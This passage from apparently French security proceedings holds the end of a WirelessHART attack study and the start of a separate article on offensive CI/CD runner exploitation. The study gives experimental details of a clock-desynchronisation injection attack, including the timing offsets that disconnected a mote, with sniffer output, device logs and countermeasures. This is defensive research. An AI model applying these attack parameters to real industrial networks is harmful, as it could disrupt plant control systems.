


Fig. 11. Expérience 2 : résultats expérimentaux des injections multiples (decalages croissants)




Fig. 12. Correction temporelle appliquée par le mote en condition normale (sans injection)




Fig. 13. Succès de l'attaque de désynchronisation temporelle

L'application de cette correction amène le mote à soustraire cette valeur lors du calcul des bornes temporelles du prochain slot, avançant son horloge de 1073 μs. Lors de la transmission par le mote de la *Ping Response*, le paquet est donc transmis avant l'ouverture de la fenêtre de réception de la *gateway* légitime, et ne sera jamais acquitté. Suite à cette desynchronisation durable, on observe des tentatives de retransmissions répétées de la *Ping Response* jusqu'à la déconnexion complète du mote. Ces transmissions non acquittées sont visibles dans la sorties du Sniffer :

```
[packet]  [ timestamp=1914691786, channel=22]
<Dot15d4FCS  fcs=0x6576 |
    <Dot15d4Data  dest_panid=0x4cd dest_addr=0x1 src_addr=0x8 |
    <WirelessHart_DataLink_Hdr priority=command network_key_use=yes pdu_type=data mic=0xd93d43f0 |
    <WirelessHart_Network_Hdr  asn_snippet=0x1ac8 nwk_dest_addr=0xf980 nwk_src_addr=0x8 |
    <WirelessHart_Network_Security_SubLayer_Hdr security_types=decrypted counter=0x14 nwk_mic=0x164f6de7 |
    <WirelessHart_Transport_Layer_Hdr  commands=[
        <WirelessHart_Vendor_Specific_Dust_Networks_Ping_Response
          status=0 expanded_device_type=0xe0a2 hops=1 temperature=315 voltage=3477 |>>
    ] |>>>>>>


[packet]  [ timestamp=1917201750, channel=21]
<Dot15d4FCS  fcs=0x6576 |
    <Dot15d4Data  dest_panid=0x4cd dest_addr=0x1 src_addr=0x8 |
    <WirelessHart_DataLink_Hdr priority=command network_key_use=yes pdu_type=data mic=0xf71f586 |
    <WirelessHart_Network_Hdr  asn_snippet=0x1ac8 nwk_dest_addr=0xf980 nwk_src_addr=0x8 |
    <WirelessHart_Network_Security_SubLayer_Hdr security_types=decrypted counter=0x14 nwk_mic=0x164f6de7 |
    <WirelessHart_Transport_Layer_Hdr  commands=[
        <WirelessHart_Vendor_Specific_Dust_Networks_Ping_Response
          status=0 expanded_device_type=0xe0a2 hops=1 temperature=315 voltage=3477 |>>
    ] |>>>>>>

    [...]
```

et dans les logs du mote :

```
> 234826 : MAC R: a=6840 t=7 ch=9 s=1 rc=0 rs=-25 ad=21464 qf=0 ql=0 qs=0 mic=24393f2b temp=31
234831 : RX ttl=126 asn=7347 gr=0 dst=8 src=63872 r=GR sec=s nc=0 mic=00000000 tr=Ulbl:Ucast:req:31
    cmdid=FC04 len=4: E0A20001;

234980 : TX ttl=249 asn=6856 gr=0 dst=63872 src=8 r=GR sec=s nc=0 mic=00000000 tr=Ulbl:Ucast:rsp:15
    cmdid=FC05 len=9: 00E0A20001013B0D95;

238346 : MAC T: a=7192 t=7 ch=11 d=1 rc=1 ad=0 po=-6951 pe=394 qf=0 ql=1 qs=0 mic=164f6de7 temp=31
240411 : TX ttl=249 asn=7399 gr=0 dst=63873 src=8 r=GR sec=s nc=0 mic=00000000 tr=Ulbl:Ucast:req:16
    cmdid=0000 len=5: 00FF010500; cmdid=0000 len=0: ; cmdid=69DB len=199: 8B0003066A0000753001100C630000...;

240856 : MAC T: a=7443 t=7 ch=10 d=1 rc=1 ad=0 po=-6951 pe=394 qf=0 ql=2 qs=0 mic=164f6de7 temp=31
243496 : MAC T: a=7707 t=7 ch=4 d=1 rc=1 ad=0 po=-6951 pe=394 qf=0 ql=2 qs=0 mic=164f6de7 temp=31
245956 : MAC T: a=7953 t=7 ch=14 d=1 rc=1 ad=0 po=-6951 pe=394 qf=0 ql=2 qs=0 mic=164f6de7 temp=31
248586 : MAC T: a=8216 t=7 ch=13 d=1 rc=1 ad=0 po=-6951 pe=394 qf=0 ql=2 qs=0 mic=164f6de7 temp=31
251096 : MAC T: a=8467 t=7 ch=12 d=1 rc=1 ad=0 po=-6951 pe=394 qf=0 ql=2 qs=0 mic=164f6de7 temp=31
253736 : MAC T: a=8731 t=7 ch=6 d=1 rc=1 ad=0 po=-6951 pe=394 qf=0 ql=2 qs=0 mic=164f6de7 temp=31
[...]
420523 : NET TX: mac nack
[...]
Disconnecting
```

Nous avons pu observer une situation similaire en injectant à proximité de la borne haute de la fenêtre temporelle (injection à 3250 μs), comme illustré sur la dernière injection de l'expérience 2. Il est donc à noter que le succès de la désynchronisation dépend de l'injection à proximité de l'une des limites de la fenêtre du mote (minimale ou maximale), résultant en un décalage suffisant de l'horloge du mote pour provoquer l'émission des paquets suivants hors de la fenêtre de réception de la *gateway*.

Les autres cas observés, illustrés au sein de l'expérience 2, correspondent respectivement :

- à une injection hors de la fenêtre de réception du mote, le paquet injecté étant ignoré par le mote (Cas B).
- à une injection dans la fenêtre de réception du mote, provoquant un décalage non suffisant pour que les émissions ultérieures du mote sortent de la fenêtre (Cas C).

Ces deux cas sont illustrés en Figure 14.

Dans l'expérience 2, nous incrémentons progressivement le décalage temporel à partir de 2000 μs, par pas de 200, en réalisant des injections dans les bornes de la fenêtre de réception du mote, résultant dans le Cas C. Les injections correspondantes mènent à la réception d'un acquittement transmis par le mote indiquant un ajustement temporel. Sur un slot ultérieur, le mote transmet à la *gateway* légitime une Ping Response, correctement acquitté par la *gateway*, indiquant un ajustement temporel du même ordre de grandeur :

```
[packet]  [timestamp=529183956, channel=21 ]
<Dot15d4Data  dest_panid=0x4cd dest_addr=0x1 src_addr=0x8 |
[...] |<WirelessHart_DataLink_Acknowledgement  response_code=success time_adjustment=706 |>>>>

[packet]  [timestamp=531082293, channel=19]
<Dot15d4Data  dest_panid=0x4cd dest_addr=0x1 src_addr=0x8 |
<WirelessHart_DataLink_Hdr  [...] pdu_type=data mic=0x8d802c96 |
<WirelessHart_Network_Hdr
nwk_dest_addr=0xf980 nwk_src_addr=0x8 |
[...] <WirelessHart_Vendor_Specific_Dust_Networks_Ping_Response [...]>>] |>>>>>>
```




Fig. 14. Échecs de l'attaque de désynchronisation temporelle

```
[packet]  [timestamp=531084179, channel=19]  |
<Dot15d4Data  dest_panid=0x4cd dest_addr=0x8 src_addr=0x1 |
[...] |<WirelessHart_DataLink_Acknowledgement  response_code=success time_adjustment=768 |>>>>
```

Suite à cet échange, on observe une resynchronisation rapide du mote et de la *gateway*.

A partir d'un décalage temporel de 3400 μs, nous n'observons plus de paquet d'acquittements transmis par le mote suite à nos injections, marquant la sortie de sa propre fenêtre de réception. Cette situation correspond donc au Cas B. Nous en déduisons que le décalage temporel correspondant à la limite de la fenêtre se situe empiriquement entre 3200 μs et 3400 μs, et ajustons progressivement le décalage pour reproduire une injection en limite de fenêtre provoquant une désynchronisation réussie similaire à l'expérience 1, correspondant à un décalage de 3250 μs.

Les valeurs obtenues expérimentalement sont cohérentes avec la valeur théorique définissant la taille de la fenêtre de réception dans la spécification, nommée *TsRxWait* et devant durer 2200 μs.

5 Contre-mesures

Nous avons présenté différentes attaques qui compromettent la confidentialité, l'intégrité et l'authentification des communications dans un réseau WirelessHART. Dans cette section, nous proposons différentes

suggestions de contre-mesures permettant de supprimer ou de limiter les vecteurs d'attaques utilisés.

5.1 Utilisation d'une $\mathcal{K}_{\text{join}}$ différente pour chaque nœud

Tout d'abord, nous insistons sur l'utilisation de clés d'association $\mathcal{K}_{\text{join}}$ différentes pour chaque nœud du réseau. Dans la Section 4.3, nous avons montré que dans le cas où le réseau WirelessHART est configuré pour utiliser une clé d'association $\mathcal{K}_{\text{join}}$ commune à tous les nœuds, un attaquant pouvait, via une attaque active et passive, connaître les clés de session *unicast* $\mathcal{K}_{\text{session_unicast}}$ des autres nœuds du réseau. Or, cette attaque s'appuie sur le fait que la procédure d'association d'un nœud au réseau base sa sécurité sur le secret $\mathcal{K}_{\text{join}}$. Ainsi, si cette clé est compromise via une *trash-can attack* sur un seul nœud comme nous l'avons fait, c'est la sécurité de tout le réseau qui est mise en péril. Bien que complexifiant le déploiement, utiliser une $\mathcal{K}_{\text{join}}$ différente pour chaque nœud permettrait d'empêcher un attaquant d'utiliser ce type d'attaques. En effet, même dans le cas où une $\mathcal{K}_{\text{join}}$ serait compromise pour un nœud donné, elle ne permettrait pas à l'attaquant de l'utiliser pour en extraire les $\mathcal{K}_{\text{session_unicast}}$ des autres nœuds. La spécification du protocole propose déjà l'utilisation de cette option, mais forcer son utilisation au lieu de seulement la suggérer nous paraît nécessaire étant donné la criticité des attaques possibles dans le cas où une $\mathcal{K}_{\text{join}}$ unique serait compromise.

5.2 Retrait de l'envoi de la commande `Suspend` via messages de *broadcasts*

Utiliser des messages à destination d'adresses *unicasts* pour les messages de `Suspend` empêcherait, dans le cadre de notre modèle de menace, l'envoi par l'attaquant de cette commande en *broadcast.* Ces messages utiliseraient les $\mathcal{K}_{\text{session_unicast}}$ entre chaque mote et le *network manager*. L'impact fonctionnel de cette contre-mesure pourrait cependant être significatif pour des réseaux comportant un nombre important de nœuds en introduisant une latence supplémentaire. A noter que cette contre-mesure n'est pleinement efficace uniquement si elle est utilisée conjointement avec celle présentée dans la Section 5.1. En effet, son efficacité se base sur la non connaissance par l'attaquant des $\mathcal{K}_{\text{session_unicast}}$ entre le *network manager* et les nœuds victimes. Or, en l'état, l'attaquant peut les récupérer soit en forçant l'exécution d'une procédure d'association en utilisant une attaque de désynchronisation temporelle, soit en écoutant passivement l'association au réseau de nœuds rejoignant le réseau sans intervention de

l'attaquant. L'application forcée d'une $\mathcal{K}_{\text{join}}$ différente par nœud est donc nécessaire afin de garantir l'efficacité de la contre-mesure présentée dans cette section.

6 Conclusion

Dans cet article, nous avons présenté une analyse expérimentale approfondie de la sécurité du protocole WirelessHART, un protocole insuffisamment étudié par la communauté scientifique dû à une spécification complexe, difficile d'accès et entrelacée avec la spécification du protocole HART.

Nous avons développé et mis à disposition de la communauté un outillage open-source complet permettant l'analyse passive et active des réseaux WirelessHART. Notre sniffer, développé sur la base du framework WHAD et d'un dongle nRF52840, constitue une alternative accessible et peu coûteuse aux solutions basées sur radio logicielle. Nos travaux ont également permis de valider expérimentalement un scénario d'attaque de dé-authentification massive par injection de commandes `Suspend`, jusqu'alors uniquement décrit théoriquement. De plus, nous avons étendu cette attaque pour réaliser une usurpation d'identité complète d'un mote légitime en exploitant le comportement des motes Analog Devices lors des phases de reprise suite à un `Suspend`. Enfin, nous avons identifié et évalué une vulnérabilité de désynchronisation temporelle ciblant le mécanisme de synchronisation entre motes.

L'ensemble de ces attaques repose sur la compromission préalable de la clé d'association, dont la distribution et la gestion constituent un maillon critique dans le modèle de sécurité de WirelessHART. L'utilisation de clés par défaut connues ou faibles dans les environnements industriels rend ces scénarios d'attaque faciles d'exécution.

L'analyse comparative avec d'autres protocoles industriels sans fil pourrait permettre d'identifier des bonnes pratiques transposables et d'orienter l'évolution future des standards de communication industrielle.

7 Remerciements

Ce travail a bénéficié d'une aide de l'État gérée par l'Agence Nationale de la Recherche au titre de France 2030 portant la référence "ANR-22-PECY-0009".

Publication des outils

Le code des outils développés est intégré au sein des outils suivants :
— `https://github.com/whad-team/whad-client`
— `https://github.com/whad-team/butterfly`
L'intégralité du code est disponible sous licence libre (MIT).

Note sur l'IA

Les auteurs ont utilisé un assistant d'intelligence artificielle génératif exclusivement pour des corrections linguistiques et des reformulations, sans contribution au contenu scientifique du présent article.

Références

1. C. Alcaraz and J. Lopez. A security analysis for wireless sensor mesh networks in highly critical systems. In *IEEE Transactions on Systems, Man, and Cybernetics, Part C : Applications and Reviews*, volume 40, pages 419–428, 2010. `https://www.nics.uma.es/publications`
2. Lyes Bayou, David Espes, Nora Cuppens-Boulahia, and Frédéric Cuppens. Security analysis of wirelesshart communication scheme. In Frédéric Cuppens, Lingyu Wang, Nora Cuppens-Boulahia, Nadia Tawbi, and Joaquin Garcia-Alfaro, editors, *Foundations and Practice of Security*, pages 223–238, Cham, 2017. Springer International Publishing.
3. Lyes Bayou, David Espes, Nora Cuppens-Boulahia, and Frédéric Cuppens. Security issue of wirelesshart based scada systems. 07 2015. `10.1007/978-3-319-31811-0_14`
4. Damien Cauquil and Romain Cayre. One for all and all for WHAD : Wireless shenanigans made easy ! DEF CON 2024, DEF CON Security Conference, 8-11 August 2024, Las Vegas, NV, USA. `https://defcon.org/html/defcon-32/dc-32-speakers.html`
5. Romain Cayre. ButteRFly. `https://github.com/whad-team/butterfly`
6. I-Chun Chao, Kang Lee, Frederick Proctor, Chien-Chung Shen, and Shinn-Yan Lin. Software-defined radio based measurement platform for wireless networks. volume 2015, 10 2015.
7. Xia Cheng, Junyang Shi, and Mo Sha. Cracking the channel hopping sequences in ieee 802.15.4e-based industrial tsch networks. In *Proceedings of the International Conference on Internet of Things Design and Implementation*, IoTDI '19, page 130–141, New York, NY, USA, 2019. Association for Computing Machinery. `https://doi.org/10.1145/3302505.3310075`
8. Xia Cheng, Junyang Shi, and Mo Sha. Cracking the channel hopping sequences in ieee 802.15.4e-based industrial tsch networks. *IoTDI*, 2019.
9. Xia Cheng, Junyang Shi, Mo Sha, and Guo Linke. Revealing smart selective jamming attacks in wirelesshart networks. *IEEE/ACM Transactions on Networking*, 31(4), August 2023.

10. Max F. H. Duijsens. WirelessHART : A Security Analysis.
`https://pure.tue.nl/ws/portalfiles/portal/47038470/800499-1.pdf`
11. FieldComm Group. Documentation wirelesshart.
`https://www.fieldcommgroup.org/hart-specifications`
12. FieldComm Group. Wirelesshart user case studies, 2019.
`https://www.fieldcommgroup.org/sites/default/files/imce_files/technology/documents/WirelessHART%20User%20Case%20Studies%20-%20web%20publishing.pdf`
13. Martin Gunnarsson. Formal verification of the wirelesshart protocol - verifying old and finding new attacks. 2022.
`https://api.semanticscholar.org/CorpusID:253781394`
14. Harrison Kurunathan, Ricardo Severino, Anis Koubâa, and Eduardo Tovar. Ieee 802.15.4e in a nutshell : Survey and performance evaluation. *IEEE Communications Surveys & Tutorials*, 2018. Also available as CISTER Technical Report CISTER-TR-180203.
15. Novella Lorente and Eduardo Pablo. Reverse engineering wirelesshart hardware. Master's thesis, Radboud University, Nijmegen and Delft, The Netherlands, August 2015.
16. Fuyuan Luo, Tao Feng, and Lu Zheng. Formal security evaluation and improvement of wireless hart protocol in industrial wireless network. *Security and Communication Networks*, 2021(1) :8090547, 2021.
`https://doi.org/10.1155/2021/8090547`
17. Mark Nixon. A Comparison of WirelessHART and ISA100.11a. White Paper, Emerson Process Management, 2012.
18. Arun Mozhi Devan Panneer Selvam, Fawnizu Azmadi Hussin, Rosdiazli Ibrahim, Kishore Bingi, and Farooq Khanday. A survey on the application of wirelesshart for industrial process monitoring and control. *Sensors*, 21, 07 2021.
19. Duarte Raposo, André Rodrigues, Soraya Sinche, Jorge Sá Silva, and Fernando Boavida. Securing wirelesshart : Monitoring, exploring and detecting new vulnerabilities. In *2018 IEEE 17th International Symposium on Network Computing and Applications (NCA)*, pages 1–9, 2018.
`https://doi.org/10.1109/NCA.2018.8548060`
20. Shahid Raza, Adriaan Slabbert, Thiemo Voigt, and Krister Landernäs. Security considerations for the wirelesshart protocol. In *2009 IEEE Conference on Emerging Technologies & Factory Automation*, pages 1–8, 2009.
21. Jianping Song, Song Han, Aloysius K. Mok, Deji Chen, Mike Lucas, Mark Nixon, and Wally Pratt. Wirelesshart : Applying wireless technology in real-time industrial process control. In *Proceedings of the IEEE Real-Time and Embedded Technology and Applications Symposium (RTAS)*. IEEE, 2024.

CI/CD sous le prisme offensif : Exploitation de l'environnement d'exécution

Adrien Monteiro et Lucas Pech
adrien.monteiro@xmco.fr
lucas.pech@xmco.fr

XMCO

Résumé. Les chaînes de CI/CD sont des environnements complexes reposant sur de nombreux composants en interdépendances. Cet article présentera - en s'appuyant sur des exemples concrets et fréquemment rencontrés en tests d'intrusion - comment l'environnement d'exécution, élément central de la chaîne de CI/CD, peut être exploité par un attaquant pour élever ses privilèges au sein du système d'information d'une entreprise. Ce document détaillera notamment le fonctionnement des différents composants d'une chaîne de CI/CD, des exemples de privilèges et d'attaques permettant d'y obtenir un accès initial ainsi que les possibilités d'élévation de privilèges et de latéralisation qui en découlent.

1 Introduction

1.1 Contexte

La **chaîne CI/CD** (Continous Integration / Continuous Delivery), aussi appelée chaîne d'intégration et de déploiement continu est devenue un pilier central des systèmes informatiques modernes, en permettant de réaliser des livraisons rapides, reproductibles et automatisées.

Avec l'essor du Cloud et de l'Infrastructure as Code (IaC), dans de nombreuses entreprises, elle incarne la colonne vertébrale de l'infrastructure de production logicielle. Néanmoins, parce qu'elle implique un grand nombre de dépendances et de systèmes, elle constitue un environnement difficile à sécuriser. Ces raisons couplées aux privilèges élevés accordés aux différents composants de la chaîne, en font une cible de choix pour les attaquants, ce qui rend sa sécurisation stratégique pour les entreprises.

1.2 Qu'est-ce que la CI/CD ?

CI vs CD La CI/CD est un ensemble de processus visant à **automatiser et fiabiliser la livraison de logiciels et de services** tout en facilitant les interactions entre les équipes de développement et les équipes opérationnelles (ex. : DevOps). Cette automatisation cherche à atteindre deux

objectifs principaux : l' **intégration continue** (CI) et le **déploiement continu** (CD).

L'**intégration continue** vise à intégrer fréquemment les modifications du code tout en garantissant la qualité et la sécurité de ce dernier (ex. : tests fonctionnels, analyse statique, revue syntaxique, scans de sécurité, etc.).

Le **déploiement continu** quant à lui a pour objectif d'automatiser la livraison d'un produit de manière fiable (ex. : création d'une release logicielle, mise en production d'un service, etc.).

D'un point de vue offensif, les chaînes de déploiement continu (CD) sont des cibles privilégiées puisqu'elles disposent de privilèges importants sur le système d'information (ex. : accès à l'infrastructure de production dans le cadre du déploiement).

Le pipeline Que ce soit pour l'intégration continue (CI) ou le déploiement continu (CD), l'élément central de la chaîne est le **pipeline** (ou **bitoduc**).

Un pipeline est une suite d'opérations automatisées exécutées dans un ordre défini. Il reçoit une entrée, exécute des actions automatiquement et fournit un résultat (figure 1).




Fig. 1. Schéma d'une chaîne de CI/CD typique

Le pipeline d'intégration continue (CI) classique a pour point d'entrée une nouvelle version du code et génère en sortie une version du code et des artefacts testés et prêts à être utilisés.

Le pipeline de déploiement continu (CD) classique quant à lui, reçoit du code et des artefacts testés par un pipeline de CI en entrée et publie les artefacts logiciels finaux (ex. : binaire, conteneur, etc.) avant de les déployer, si besoin, sur un environnement cible (ex. : serveur web, cloud, etc.).

Les pipelines de CI et de CD sont souvent liés, soit parce qu'ils sont définis ensemble (un unique pipeline est défini et se comporte différemment selon le point d'entrée), soit parce que le pipeline de CD est déclenché automatiquement ou manuellement à l'issue du pipeline de CI. On parle alors de pipeline de CI/CD.

Sécuriser sa chaîne de CI/CD Les pipelines CI/CD étant conçus pour réaliser une grande variété de tâches (compilation, tests, sécurité, déploiement, etc.), ils nécessitent l'utilisation de nombreux composants adaptés à chaque étape et besoin. Bien que les besoins spécifiques puissent varier d'un projet à l'autre, il existe un socle de composants essentiels qui répondent aux principaux besoins de la chaîne CI/CD. Ces composants comprennent :

— **Le gestionnaire de code** : stocke et organise les dépôts de code source ;
— **L'environnement d'exécution** : exécute des pipelines de CI/CD ;
— **Le gestionnaire de secrets** : stocke les secrets utilisés au sein de la chaîne CI/CD ;
— **L'orchestrateur** : définit et orchestre les pipelines de CI/CD ;
— **Le gestionnaire d'artefact** : stocke les artefacts générés par la chaîne de CICD (ex. : images Docker, chart Helm, releases, etc.).

Pour chaque composant, de nombreuses technologies sont disponibles, certaines technologies embarquent même directement plusieurs de ces composants (ex. : GitLab, GitHub, etc.). Il existe donc une grande variété d'environnements de CI/CD selon les choix d'architecture et les technologies utilisées (figure 2).




Fig. 2. Exemple de technologies impliquées dans un pipeline déployant une nouvelle version d'une application

La sécurisation d'un environnement CI/CD implique non seulement le durcissement de la configuration de chacun des composants - vérifiable au moyen d'un audit de configuration - mais également la prise en compte de la **sécurité de la chaîne CI/CD dans son ensemble**, à travers un audit d'architecture complété par des **tests d'intrusion**. Les tests d'intrusion permettent d'identifier et d'exploiter des vulnérabilités et scénarios d'attaques réalistes qui prennent en compte l'ensemble des interactions entre les différents composants.

L'objectif ici est de présenter les principales étapes et techniques offensives mises en œuvre lors de tests d'intrusion sur des chaînes de CI/CD en se concentrant sur l'environnement d'exécution.

1.3 L'environnement d'exécution

Fonctionnement L'environnement d'exécution correspond à une instance de calculs (machine physique ou virtuelle) mise à disposition de l'orchestrateur pour exécuter les tâches des pipelines.

Il fait intervenir deux rôles :

— **L'agent** : chargé de la communication avec l'orchestrateur et de la gestion des exécutions sur l'instance de calcul ;

— **L'exécuteur** : environnement final qui exécute les tâches.

La mise en place de ces environnements se fait en deux étapes. Tout d'abord, l'identité de l'environnement d'exécution est créée et configurée au sein de l'orchestrateur, puis, dans un second temps, un programme (l'agent) est exécuté sur cet environnement. Ce dernier s'enregistre auprès de l'orchestrateur afin d'indiquer que l'environnement est disponible pour exécuter des tâches. La figure 3 résume ce fonctionnement au sein de GitLab.

Les orchestrateurs disponibles en mode *Software as a Service (SaaS)* comme GitHub ou Azure DevOps proposent souvent un service payant mettant à disposition des environnements d'exécution qu'ils gèrent et hébergent eux-mêmes. Dans ce cas-là, les deux étapes décrites ici sont gérées automatiquement par l'éditeur.

Une fois enregistré, l'agent déployé sur l'instance de calcul contacte régulièrement l'orchestrateur afin de lui demander si de nouvelles tâches sont à exécuter. Lorsque l'orchestrateur identifie un pipeline nécessitant d'exécuter des tâches au sein de l'environnement d'exécution, il transmet tous les détails de ces dernières (code, contexte, etc.) à l'agent. L'agent les exécute alors sur l'instance de calcul (selon la méthode configurée) puis renvoie les résultats à l'orchestrateur (figure 4).




Fig. 3. Schéma du processus d'enregistrement d'un nouvel environnement d'exécution




Fig. 4. Schéma du processus de collecte et d'exécution des tâches au sein des environnements d'exécution

La méthode d'exécution des tâches par l'agent varie en fonction de la configuration de l'agent. Selon l'orchestrateur, on parle alors d'exécuteurs ou de types d'agents.

Les exécuteurs les plus courants sont listés ci-dessous :

— **Shell** : exécute les tâches directement sur la machine hôte ;
— **Docker** : exécute chaque tâche dans un conteneur Docker ;
— **Kubernetes** : exécute les tâches au sein de conteneurs Kubernetes ;
— **Virtual Machine** : exécute les tâches dans des VM (via AWS, GCP, OpenStack, etc.).

Le type d'exécuteur a un impact important sur la sécurité associée à l'environnement d'exécution. L'exploitation des principaux types d'exécuteurs sera détaillée au sein de la partie « **4 Latéralisation** » de cet article.

Pourquoi l’environnement d’exécution ? La multitude de composants et la complexité des environnements CI/CD offrent de nombreuses opportunités aux attaquants. Chaque composant de la chaîne s’accompagne de scénarios d’attaque qui lui sont propres, liés à ses fonctions, ses privilèges et son implémentation au sein de la chaîne.

L’environnement d’exécution représente un point d’entrée stratégique pour un attaquant. Les pipelines s’exécutant au sein de cet environnement, ce dernier interagit avec les différents composants de l’architecture (figure 5). Il dispose généralement de :

— **droits sur le gestionnaire de code** afin de récupérer le code source associé au pipeline ;
— **droits sur les gestionnaires de secrets et d’artefacts** pour accomplir ces différentes tâches ;
— **droits sur l’orchestrateur**, parfois, pour déclencher automatiquement l’exécution d’autres pipelines.

